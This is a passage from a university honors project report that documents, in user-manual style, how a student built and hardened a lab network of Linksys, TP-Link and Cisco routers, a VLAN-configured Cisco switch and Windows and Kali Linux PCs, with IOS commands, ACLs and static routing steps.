The University of Akron

IdeaExchange@UAkron

Williams Honors College, Honors Research Projects

The Dr. Gary B. and Pamela S. Williams Honors College

Winter 2021

Preforming a Vulnerability Assessment on a Secured Network

Mathias Sovine
mcs160@uakron.edu

Follow this and additional works at: https://ideaexchange.uakron.edu/honors_research_projects

Part of the Information Security Commons, and the OS and Networks Commons

Please take a moment to share how this work helps you through this survey. Your feedback will be important as we plan further development of our repository.

Recommended Citation

Sovine, Mathias, "Preforming a Vulnerability Assessment on a Secured Network" (2021). *Williams Honors College, Honors Research Projects*. 1349.
https://ideaexchange.uakron.edu/honors_research_projects/1349

This Dissertation/Thesis is brought to you for free and open access by The Dr. Gary B. and Pamela S. Williams Honors College at IdeaExchange@UAkron, the institutional repository of The University of Akron in Akron, Ohio, USA. It has been accepted for inclusion in Williams Honors College, Honors Research Projects by an authorized administrator of IdeaExchange@UAkron. For more information, please contact mjon@uakron.edu, uapress@uakron.edu.

Senior Project Description

PERFORMING A VULNERABILITY

ASSEMENT ON A SECURED NETWORK

MATHIAS SOVINE

COMPUTER INFORMATION SYSTEMS: CYBERSECURITY

THE UNIVERSITY OF AKRON

SPRING 2021

Table of Contents

Purpose of Project Description

The purpose of the project description is to provide a detailed report of the configurations, testing, and procedural steps taken to complete the senior project. This project description will be written like a user's manual.

Project Requirements

The following is a list of requirements that this project meets based on the provided course syllabus and project rubrics.

1. Design and build a network with:
    - 3 Routers
    - 1 Switch
    - A VLAN[1]
    - A subnetwork that is different from the network it was built upon
    - A network server
2. Harden the built network.
3. Run a minimum of three exploits and the solutions to countering or removing the exploits.
4. Run a minimum of three penetration testing techniques and an explanation of the vulnerabilities that the exploits expose.

[1] VLAN – Virtual Local Area Network is a logical subnetwork that is used to group devices on different physical Local Area Networks or connections.

Project Devices

The following is a list and description of each device used within the project.

Router A
Brand: Linksys
Model: N600 WiFi Router E2500
# of Ports: 4 LAN & 1 WAN

Router B
Brand: TP-Link
Model: AC1900v6
# of Ports: 4 LAN & 1 WAN

Router C
Brand: Cisco
Model: Series 1921
# of Ports: 2 Ethernet Ports

Switch 1
Brand: Cisco
Model: 2940 Series
# of Ports: 8

PC 1
Brand/Model: Lenovo Yoga
Build: Laptop
Operating System: Kali Linux Boot
Network Connection: USB Ethernet Adapter

PC 2
Brand/Model: Dell
Build: Tower
Operating System: Windows 10
Network Connection: Ethernet port

PC 3
Brand/Model: Sony Vaio
Build: Laptop
Operating System: Windows 7
Network Connection: Ethernet port

PC 4
Brand/Model: Hewlett-Packard
Build: Tower
Operating System: Kali Linux Boot
Network Connection: Ethernet port

Network Design

All interfaces on the network will use static addressing and the IP Addresses of the interfaces will reflect the addressing table below. (**Figure D1**)

Figure D1

Addressing Table – Displaying IP addresses

Addressing Table			
Device	**Interface**	**IP Address**	**Subnet Mask**
Router A	LAN Port 2	172.18.0.1	255.255.255.0
	WAN Port	10.0.0.1	255.255.255.252
Router B	WAN Port	10.0.0.5	255.255.255.252
	LAN Port 2	10.0.0.2	255.255.255.252
Router C	G0/0	10.0.0.6	255.255.255.252
	G0/1.10 - VLAN 10	192.168.10.1	255.255.255.0
	G0/1.20 - VLAN 20	192.168.20.1	255.255.255.0
PC-1	Ethernet Port	172.18.0.20	255.255.255.0
PC-2	Ethernet Port	192.168.10.2	255.255.255.0
PC-3	Ethernet Port	192.168.10.3	255.255.255.0
PC-4	Ethernet Port	192.168.20.4	255.255.255.0

The switch will be configured with two VLANs – WORK(10) and PLAY(20). The configuration of the used ports and VLANs is displayed in the Switch Configuration Diagram below.

Figure D2

Switch Configuration

Switch Configuration		
VLAN	**PORT**	**Connected Device and Interface**
10	F0/1	PC-2: Ethernet Port
10	F0/2	PC-3: Ethernet Port

20	F0/3	PC-4: Ethernet Port
Trunk	G0/1	Router C: G0/1

All interface/port connections will be made using ethernet cables. The following is a list of all the network port connections. (**Figure D3**) The network connections are displayed visually in the network topology. (**Figure D4**)


Figure D3

Ethernet Port Connections

Device 1	**Connection Port 1**	**Device 2**	**Connection Port 2**
PC-1	USB Ethernet Adapter	Router A	LAN Port 2
Router A	WAN Port	Router B	WAN Port
Router B	LAN Port 2	Router C	G0/0
Router C	G0/1.10 – VLAN 10 G0/1.20 – VLAN 20	Switch 1	G0/1
Switch 1	F0/1	PC-2	Ethernet Port
Switch 1	F0/2	PC-3	Ethernet Port
Switch 1	F0/3	PC-4	Ethernet Port

Figure D4

Network Topology



Configure Network

The following is a list of procedural steps for configuring the hardened network described above. The procedural steps are organized by subnetwork and then each individual device on the subnetwork. Prior to running any commands, all ethernet connections listed within the **Figure 3** were made.

Configure Subnet 1

Configure Router A

1. Connect to Router A.
    - **a.** Power Router A and PC-1 on.
    - **b.** Connect to PC-1 to Router A using an ethernet cable to connect the USB ethernet adapter of PC-1 to Router A's LAN 2 port.
    - **c.** Open the terminal on PC-1.
    - **d.** On PC-1, run the command **route** in the terminal.
    - **e.** Record the IP address located in the row with the destination "default" and interface "eth0", **192.168.1.1**.
    - **f.** Open a web browser.
    - **g.** In the "URL address" box, search **192.168.1.1**.
    - **h.** In the "Password" textbox, enter **Admin**. Admin is the default password.
2. Configure a new default password.
    - **a.** Select the **Configuration** tab.
    - **b.** Under the "Administration" tab, select **Password**.
    - **c.** Create a password with the following credentials:
        - **i.** Minimum 12-character length.

ii. At least one number, two letters, and symbol.

iii. Include an upper and lowercase letter.

iv. The password does not match the SSID name, the router's name, or the Wifi password.

d. Select **Save**.

3. Change Router Name.

a. Select the **Configuration** tab.

b. Under the "Router Address" heading, in the **Router Name** textbox, change the router's name to **RouterA**.

c. Select **Save.**

4. Set LAN Port Address.

a. Select the **Configuration** tab.

b. Under the "Router Address" heading, in the **IP Address** textbox, change the IP address to **172.18.0.1**.

c. Under the "Router Address" heading, in the **Subnet Mask** textbox, change the subnet mask to **255.255.255.0**.

d. Select **Save**.

5. Set WAN Port Address.

a. Select the **Configuration** tab.

b. Under the "Connectivity" tab, select **WAN Setup**.

c. Under the "Internet Setup" heading, select **Static IP**.

d. In the "Internet IP Address" textboxes, enter the IP address **10.0.0.1**.

e. In the "Subnet Mask" textboxes, enter the subnet mask **255.255.255.252.**

   f. In the “Gateway” textboxes, enter Router B’s WAN port address **10.0.0.2.**

   g. In the “DNS 1” textboxes, enter the IP address **8.8.8.8**.

   h. Select **Save**.

6. Enable RIP.

   a. Select the **Configuration** tab.

   b. Under the “Connectivity” tab, select **Advanced Routing.**

   c. Under the “Dynamic Routing (RIP)” heading, select the checkbox next to **Enabled** to enable RIP.

   d. Select **Save**.

7. Enable SPI Firewall Protection.

   a. Select the **Configuration** tab.

   b. Select **Firewall** under the “Security” tab.

   c. Under the “Firewall” heading, select the checkbox next to **IPv4 SPI Firewall Protection** to enable the SPI Firewall Protection.

   d. Select **Save**.

Configure PC-1

1. Update and Upgrade all Software Packages.

   a. On PC-1 connect to a network with internet access.

   b. Open the terminal.

   c. To ensure internet access, run the command **ping 8.8.8.8**.

   d. After 4 successful ping replies, hit keys **CTRL** and **C**.

   e. Run the command **sudo apt update && sudo apt upgrade**.

2. Configure Static IP address and Routing.

a. Open the terminal.

b. To configure the static IP address, run the command:

sudo ifconfig eth0 172.18.0.20 netmask 255.255.255.0 up

c. To confirm a successful static IP address set up, run the command **ifconfig**.

NOTE: The IP address for the interface "eth0" should be 172.18.0.20. The IP address is located next to the field titled "inet".

d. To configure the default gateway route, run the commands:

sudo route add -net 172.18.0.0 netmask 255.255.255.0 dev eth0

sudo route add default gw 172.18.0.1

e. To confirm a successful route set up, run the command **route**. The output should match **Figure D5.**

Figure D5

PC-1 Routing Table

```
┌──(kali㉿kali)-[~]
└─$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.18.0.1      0.0.0.0         UG    0      0        0 eth0
172.18.0.0      0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

3. Ping Router A from PC-1 to ensure Connection.

a. On PC-1, open the terminal.

b. Run the command **ping 172.18.0.1 -c 4**.

c. A successful connection returns the following:

"--- 172.18.0.1 ping statistics ---"

4 packets transmitted, 4 received, 0% packet loss, …

Configure Subnet 2

Configure Router B

1. Login to Router B.

    a. Connect a Windows computer to Router B's network.

    b. On the Windows computer, open **Command Prompt**.

    c. Run the command **ipconfig** and record the "Default Gateway". The following is the output:

    Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix . :
    Link-local IPv6 Address . . . . . : fe80::94e2:b3f9:3388:2a57%6
    IPv4 Address. . . . . : 192.168.5.213
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.5.1

    a. Open a web browser.

    d. In the "URL address" dialogue box, enter and search the IP address **192.168.5.1**.

    e. In the "Password" textbox, enter the set password.

    f. Hit the **Log In** button.

2. Change new router access password.

    a. Select the **Advanced** tab.

    b. Under "System Tools" in the navigation menu, select **Administration.**

    c. Under the "Account Management" heading, next to the "Old Password:" prompt enter the current password.

    d. Next to the "New Password: prompt, enter a password with the following credentials:

i. Minimum 12-character length.

ii. At least one number, two letters, and symbol.

iii. Include an upper and lowercase letter.

iv. The password does not match the SSID name, the router's name, or the Wifi password.

e. Next to the "Confirm New Password:" prompt, enter the newly created password.

f. Select **Save**.

3. Set operation mode to Router.

a. Select the **Advanced** tab.

b. Select **Operation Mode** in the navigation menu.

c. Select **Router** to set the operation mode of Router B.

NOTE: This allows the router to use the NAT and DHCP protocols, and to configure the WAN interface.

d. Select **Save**.

4. Set WAN Port Address.

a. Select the **Advanced** tab.

b. Under "Network" in the navigation menu, select **Internet.**

c. Next to the "Internet Connection Type:" prompt, select **Static IP**.

d. Next to the "IP Address:" prompt, enter the IP address **10.0.0.5**.

e. Next to the "Subnet Mask:" prompt, enter the subnet mask **255.255.255.252**.

f. Next to the "Default Gateway:" prompt, enter the IP address of Router C's G0/0 **10.0.0.6**.

   g. Next to the “Primary DNS:” prompt, enter the IP address **8.8.8.8**.

   h. Select **Save**.

5. Enable Remote Access for configuration.

   a. Select the **Advanced** tab.

   b. Under “System Tools” in the navigation menu, check the checkbox next to **Remote Management** to enable remote management.

   c. Next to the “Remote Managers:” prompt, select **All Devices**.

   d. Select **Save**.

6. Login to the Router Using PC-1 to finish Configuration.

   a. Open up a browser on the PC-1.

   b. In the “URL address” bar, search **10.0.0.2**.

   c. Login to Router B with the newly created password.

7. Set LAN Port Address.

   a. Select the **Advanced** tab.

   b. Select **LAN** under “Network” in the navigation menu.

   c. Next to the “IP Address:” prompt, enter the IP address **10.0.0.2**.

   d. Next to the “Subnet Mask:” prompt, select **Custom**.

   e. In the textbox enter the subnet mask **255.255.255.252**.

   f. Select **Save**.

8. Disable NAT and NAT Boost.

   a. Select the **Advanced** tab.

   b. Under “System Tools”, select **System Parameters** in the navigation menu.

   c. Under the “NAT” heading, uncheck the **NAT** checkbox to disable NAT.

d. Under the “NAT” heading, uncheck the **NAT Boost** to disable NAT Boost.

NOTE: **NAT** & **NAT Boost** are not required in the setup of this network.

e. Select **Save**.

9. Create a static route for traffic from the Home Office Subnet to Subnet 1. (**Figure 6**)

a. Select the **Advanced** tab.

b. Under “Network”, select **Advanced Routing**.

c. Under the “Static Routing” heading, select + **Add**.

d. Next to the “Network Destination:” prompt, enter **172.18.0.0**.

e. Next to the “Subnet Mask:” prompt, enter **255.255.255.0**.

f. Next to the “Default Gateway:” prompt, enter **10.0.0.1**.


g. Next to the “Interface:” prompt, select **LAN**

h. Select the checkbox to **Enable This Entry**.

i. Select **Save**.

Figure D6

Static Route Configuration for Router B



10. Configure security settings.

- **a.** Enable SPI Firewall.
  - **i.** Select the **Advanced** tab.
  - **ii.** Under “Security” in the navigation menu, select **Settings**.
  - **iii.** Enable **SPI Firewall**.
- **b.** Enable DOS protection
  - **i.** Select the **Advanced** tab.
  - **ii.** Under “Security” in the navigation menu, select **Settings**.
  - **iii.** Enable **Dos Protection**.
  - **iv.** Next to the “ICMP-FLOOD Attack Filtering”, select **Middle**.
  - **v.** Next to the “UDP-FLOOD Attack Filtering”, select **Middle**.
  - **vi.** Next to the “TCP-SYN-FLOOD Attack Filtering”, select **Middle**.
  - **vii.** Select **Save**.

11. Enable Traffic Statistics.

- **a.** Select the **Advanced** tab.
- **b.** Under “System Tools” in the navigation menu, select **Traffic Statistics**.
- **c.** Enable **Traffic Statistics**.

Home Office Subnet

Configure Router C

1. Connect to Router C.

- **a.** Connect a console cable between Router C’s console port and a USB port on PC-2.
- **b.** Open **Device Manager** on PC-2.

c. Select the drop-down **Ports (COM & LPT)**.

d. Record the USB Serial Port value **COM3**.

e. Open the **Putty** application on the PC-2.

NOTE: View Appendix for instructions on installing Putty.

f. For “Connection type”, select **Serial**.

g. In the “Serial line” textbox, enter the value **COM3**.

h. Select **Open**.

NOTE: For the following set of configurations of Router C, the output of the router and the router’s prompts will be in italics. To set the configurations, enter the bold commands.

2. Change hostname to RouterC.

*Router>***enable**

*Router#***config t**

Enter configuration commands, one per line. End with CNTL/Z.

*Router(config)#***hostname RouterC**

RouterC(config)#

3. Assign the privileged level secret.

a. Create a password with the following:

i. Minimum 12-character length.

i. At least one number, two letters, and symbol.

ii. Include an upper and lowercase letter.

iii. The password does not match the router’s name.

d. Enter the password in place of the ********** in the below command.

*RouterC(config)#***enable password ***************.

*RouterC(config)#***service password-encryption**

*RouterC(config)#***end**

4. Create message of the day: Authorized Users Only!!

*RouterC(config)#***banner motd "Authorized Users Only!!"**

*RouterC(config)#***end**

5. Configure Interface G0/0.

*RouterC(config)#***int g0/0**

*RouterC(config-if)#***ip address 10.0.0.6 255.255.255.252**

*RouterC(config-if)#***no shutdown**

**Feb 16 20:52:38.399: %LINK-3-UPDOWN: Interface GigabitEthernet0/0, changed state to up*

**Feb 16 20:52:39.399: %LINEPROTO-5-UPDWON: Line protocol on Interface GigabitEthernet0/0, changed state to up*

*RouterC(config-if)#***exit**

RouterC(config)#

6. Configure Interface G0/1.

*RouterC(config)#***int g0/1**

*RouterC(config-if)#***no shutdown**

**Feb 16 20:55:57.399: %LINK-3-UPDOWN: Interface GigabitEthernet0/1, changed state to up*

**Feb 16 20:55:58.399: %LINEPROTO-5-UPDWON: Line protocol on Interface GigabitEthernet0/1, changed state to up*

RouterC(config-if)#

*RouterC(config-if)#***int g0/1.10**

*RouterC(config-subif)#***encapsulation dot1q 10**

*RouterC(config-subif)#***ip address 192.168.10.1 255.255.255.0**

*RouterC(config-subif)#***int g0/1.20**

*RouterC(config-subif)#***encapsualtion dot1q 20**

*RouterC(config-subif)#***ip address 192.168.20.1 255.255.255.0**

*RouterC(config-subif)#***exit**

RouterC(config)#

7. Configure default route to Router B's 10.0.0.5 IP address.

*RouterC(config)#***ip route 0.0.0.0 0.0.0.0 10.0.0.5**.

%Default route without gateway, if not a point-to-point interface, may impact performance

RouterC(config)#

8. Configure an inbound extended ACL on the G0/0 interface to allow HTTP, HTTPS, ICMP traffic.

RouterC(config)# **ip access-list extended EXTERNAL_TRAFFIC**

RouterC(config-ext-nacl)# **permit tcp any eq 80 any**

RouterC(config-ext-nacl)# **permit tcp any eq 443 any**

RouterC(config-ext-nacl)# **permit icmp any any**

RouterC(config-ext-nacl)# **exit**

RouterC(config)# **int g0/0**

*RouterC(config-if)#***ip access-group EXTERNAL_TRAFFIC in**

*RouterC(config-if)#***exit**

RouterC(config)#

9. Configure an inbound extended ACL on the G0/1.10 interface to allow all traffic.

RouterC(config)# **ip access-list extended WORK_TRAFFIC**

RouterC(config-ext-nacl)# **permit ip any any**

RouterC(config-ext-nacl)# **exit**

RouterC(config)# **int g0/1.10**

RouterC(config-subif)# **ip access-group WORK_TRAFFIC in**

RouterC(config-subif)# **exit**

RouterC(config)#

10. Configure an inbound extended ACL on the G0/1.20 interface to allow FTP, TCP and ICMP echo-reply traffic designated for the WORK VLAN and allow all traffic to other networks.

RouterC(config)# **ip access-list extended PLAY_TRAFFIC**

RouterC(config-ext-nacl)# **permit tcp host 192.168.20.0 host 192.168.10.2 eq ftp**

RouterC(config-ext-nacl)# **permit icmp any any**

RouterC(config-ext-nacl)# **permit tcp host 192.168.20.4 host 192.168.10.2 eq ftp-data**

RouterC(config-ext-nacl)# **permit tcp host 192.168.20.4 host 192.168.10.2 eq 55400**

RouterC(config-ext-nacl)# **permit tcp host 192.168.20.4 host 192.168.10.2 eq 55401**

RouterC(config-ext-nacl)# **permit tcp host 192.168.20.4 host 192.168.10.2 eq 55402**

RouterC(config-ext-nacl)# **permit tcp host 192.168.20.4 host 192.168.10.3**

RouterC(config-ext-nacl)# **exit**

RouterC(config)# **int g0/1.20**

RouterC(config-subif)# **ip access-group PLAY_TRAFFIC in**

RouterC(config-subif)# **exit**

RouterC(config)#

11. Save running-configuration to startup-configuration.

RouterC(config)# **exit**

RouterC# **copy running-config startup-config**

Destination filename [startup-config]?

NOTE: Press the Enter Key

Building configuration. . .

[OK]

RouterC#

See a printed out copy of the router configuration in Configuration Documents.

Configure Switch 1

1. Connect to Switch1.

a. Connect a console cable between Switch 1's console port and a USB port on PC-2.

b. Open **Device Manager** on the PC-2.

c. Select the drop-down **Ports (COM & LPT)**

d. Record the USB Serial Port value **COM3**.

e. Open the **Putty** application on PC-2.

f. For “Connection type”, select **Serial**.

g. In the “Serial line” textbox, enter the value **COM3**.

h. Select **Open**.

NOTE: For the following set of configurations of Switch1, the output of the switch and the switch’s prompts will be in italics. To set the configurations, enter the bold commands.

2. Change hostname to Switch1.

Switch>**enable**

*Switch#***config t**

*Switch(config)#***hostname Switch1**

Switch1(config)#

3. Assign the privileged level secret.

a. Create a password with the following:

i. Minimum 12-character length.

i. At least one number, two letters, and symbol.

ii. Include an upper and lowercase letter.

iii. The password does not match the router’s name.

e. Enter the password in place of the ************* in the below command.

*Switch1(config)#***enable password *************

*Switch1(config)#***service password-encryption**

*Switch1(config)#***end**

4. Create message of the day: Authorized Users Only!!!

Switch1(config)# **banner motd "Authorized Users Only!!"**

*Switch1(config)#***end**

5. Configure interfaces f0/1.

*Switch1(config)#***int f0/1**

*Switch1(config-if)#***no shutdown**

07:39:50: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up

07:39:52: %LINEPROTO-5-UPDOWN: Line protocol on Interface

FastEthernet0/1, changed state to up

*Switch1(config-if)#***switchport mode access**

*Switch1(config-if)#***switchport access VLAN 10**

*Switch1(config-if)#***switchport port-security maximum 1**

*Switch1(config-if)#***switchport port-security mac-address sticky**

*Switch1(config-if)#***exit**

6. Configure interfaces f0/2.

*Switch1(config)#***int f0/2**

*Switch1(config-if)#***no shutdown**

07:39:50: %LINK-3-UPDOWN: Interface FastEthernet0/2, changed state to up

07:39:52: %LINEPROTO-5-UPDOWN: Line protocol on Interface

FastEthernet0/2, changed state to up

*Switch1(config-if)#***switchport mode access**

*Switch1(config-if)#***switchport access VLAN 10**

*Switch1(config-if)#***switchport port-security maximum 1**

*Switch1(config-if)#***switchport port-security mac-address sticky**

*Switch1(config-if)#***exit**

7. Configure interface f0/3.

*Switch1(config)#***int f0/3**

*Switch1(config-if)#***no shutdown**

07:39:50: %LINK-3-UPDOWN: Interface FastEthernet0/3, changed state to up

07:39:52: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/3, changed state to up

*Switch1(config-if)#***switchport mode access**

*Switch1(config-if)#***switchport access VLAN 20**

*Switch1(config-if)#***switchport port-security maximum 1**

*Switch1(config-if)#***switchport port-security mac-address sticky**

*Switch1(config-if)#***exit**

8. Configure interface G0/1.

*Switch1(config)#***int G0/1**

*Switch1(config-if)#***no shutdown**

07:39:50: %LINK-3-UPDOWN: Interface GigabitEthernet0/1, changed state to up

07:39:52: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, changed state to up

*Switch1(config-if)#***switchport mode trunk**

*Switch1(config-if)#***switchport trunk native VLAN 90**

9. Shutdown all unused interfaces.

*Switch1(config)#***interface range FastEthernet0/4 – 8**

*Switch1(config-if-range)#***shutdown**

Switch1(config-if-range)#

08:03:46: %LINK-5-CHANGED: Interface FastEthernet0/4, changed state to administratively down

08:03:46: %LINK-5-CHANGED: Interface FastEthernet0/5, changed state to administratively down

08:03:46: %LINK-5-CHANGED: Interface FastEthernet0/6, changed state to administratively down

08:03:46: %LINK-5-CHANGED: Interface FastEthernet0/7, changed state to administratively down

08:03:46: %LINK-5-CHANGED: Interface FastEthernet0/8, changed state to administratively down

12. Save running-configuration to startup-configuration.

Switch1(config)# **exit**

Switch1# **copy running-config startup-config**

Destination filename [startup-config]?

NOTE: Press the Enter Key

Building configuration. . .

[OK]

Switch1#


See a printed out copy of the switch configuration in Testing Documentation.

Configure Static IP Address For PC-2

1. Boot PC-2.
2. Login to PC-2.
3. Press the **Windows** key on the keyboard.
4. Search **Control Panel**.
5. Select **Network and Sharing Center**.
6. Select **Change adapter settings** in the left menu.
7. Right-Click on the network connection **Ethernet**.
8. Select **Properties**.
9. Under the “This connection uses the following items:” prompt, select **Internet Protocol Version 4 (TCP/IPv4)**.
10. Select **Use the following IP address:**.
11. Next to the “IP Address:” prompt, enter **192.168.10.2**.
12. Next to the “Subnet mask:” prompt, enter **255.255.255.0**.
13. Next to the “Default gateway:” prompt, enter **192.168.10.1**.

Figure D7

Configuring Static IP on PC-2



14. Select **Ok**.

Configure Firewall for PC-2

1. With the machine powered on, select the **Windows** key on the keyboard.
2. Search **Control Panel**. Select **Control Panel** to launch it.
3. Select **System and Security**.
4. Select **Windows Firewall** or **Windows Defender Firewall**.
5. Select **Advanced settings** in the menu on the left.
6. Right-Click on **Inbound Rules**.
7. Select **New Rule…**.
8. Under the “What type of rule would you like to create?” prompt, select **Custom**.
9. Select **Next >**.
10. Under the “Does this rule apply to all programs or a specific program?” prompt, select **All programs**.

11. Select **Next >**.
12. Under the “To which ports and protocols does this rule apply?” prompt, for the “Protocol type:” prompt, select **ICMPv4**.
13. Select **Next >** until the **Name** step is reached.
14. Under the “Name:” prompt, enter **Ping For Project**.
15. Select **Finish**.

Configure Static IP Address For PC-3

1. Boot PC-3.

2. Login to PC-3.

3. Press the **Windows** key on the keyboard.

4. Select **Control Panel** on the right menu.

5. Select **Network and Internet**.

6. Select **Network and Sharing Center**.

7. Select **Change adapter settings** in the left menu.

8. Right-Click on **Local Area Connection**.

9. Select **Properties**.

10. Under the “This connection uses the following items:” prompt, select **Internet Protocol Version 4 (TCP/IPv4)**.

11. Select **Use the following IP address:**.

12. Next to the “IP Address:” prompt, enter **192.168.10.3**.

13. Next to the “Subnet mask:” prompt, enter **255.255.255.0**.

14. Next to the “Default gateway:” prompt, enter **192.168.10.1**.

Configure Firewall for PC-3

1. With the machine powered on, select the **Windows** key on the keyboard.
2. Search **Control Panel**.
3. Select **Control Panel** to launch it.
4. Select **System and Security**.
5. Select **Windows Firewall** or **Windows Defender Firewall**.
6. Select **Advanced settings** in the menu on the left.
7. Right-Click on **Inbound Rules**.
8. Select **New Rule…**.
9. Under the "What type of rule would you like to create?" prompt, select **Custom**.
10. Select **Next >**.
16. Under the "Does this rule apply to all programs or a specific program?" prompt, select **All programs**.
17. Select **Next >**.
18. Under the "To which ports and protocols does this rule apply?" prompt, for the "Protocol type:" prompt, select **ICMPv4**.
19. Select **Next >** until the **Name** step is reached.
20. Under the "Name:" prompt, enter **Ping For Project**.
21. Select **Finish**.

Configure Static IP Address For PC-4

1. Open the terminal.

2. To configure the static IP address, run the command:

sudo ifconfig eth0 192.168.20.4 netmask 255.255.255.0 up

3. To confirm a successful static IP address set up, run the command ifconfig.

NOTE: The IP address for the interface eth0 should be 192.168.20.4. The IP address is located next to the field titled “inet”.

4. To configure the default gateway route, run the commands:

sudo route add -net 192.168.20.0 netmask 255.255.255.0 dev eth0

sudo route add default gw 192.168.20.1

5. To confirm a successful route set up, run the command **sudo route**. The output should match **Figure D8**.

Figure D8

Routing Table on PC-4

```
┌──(kali㉿kali)-[~]
└─$ route
Kernel IP routing table
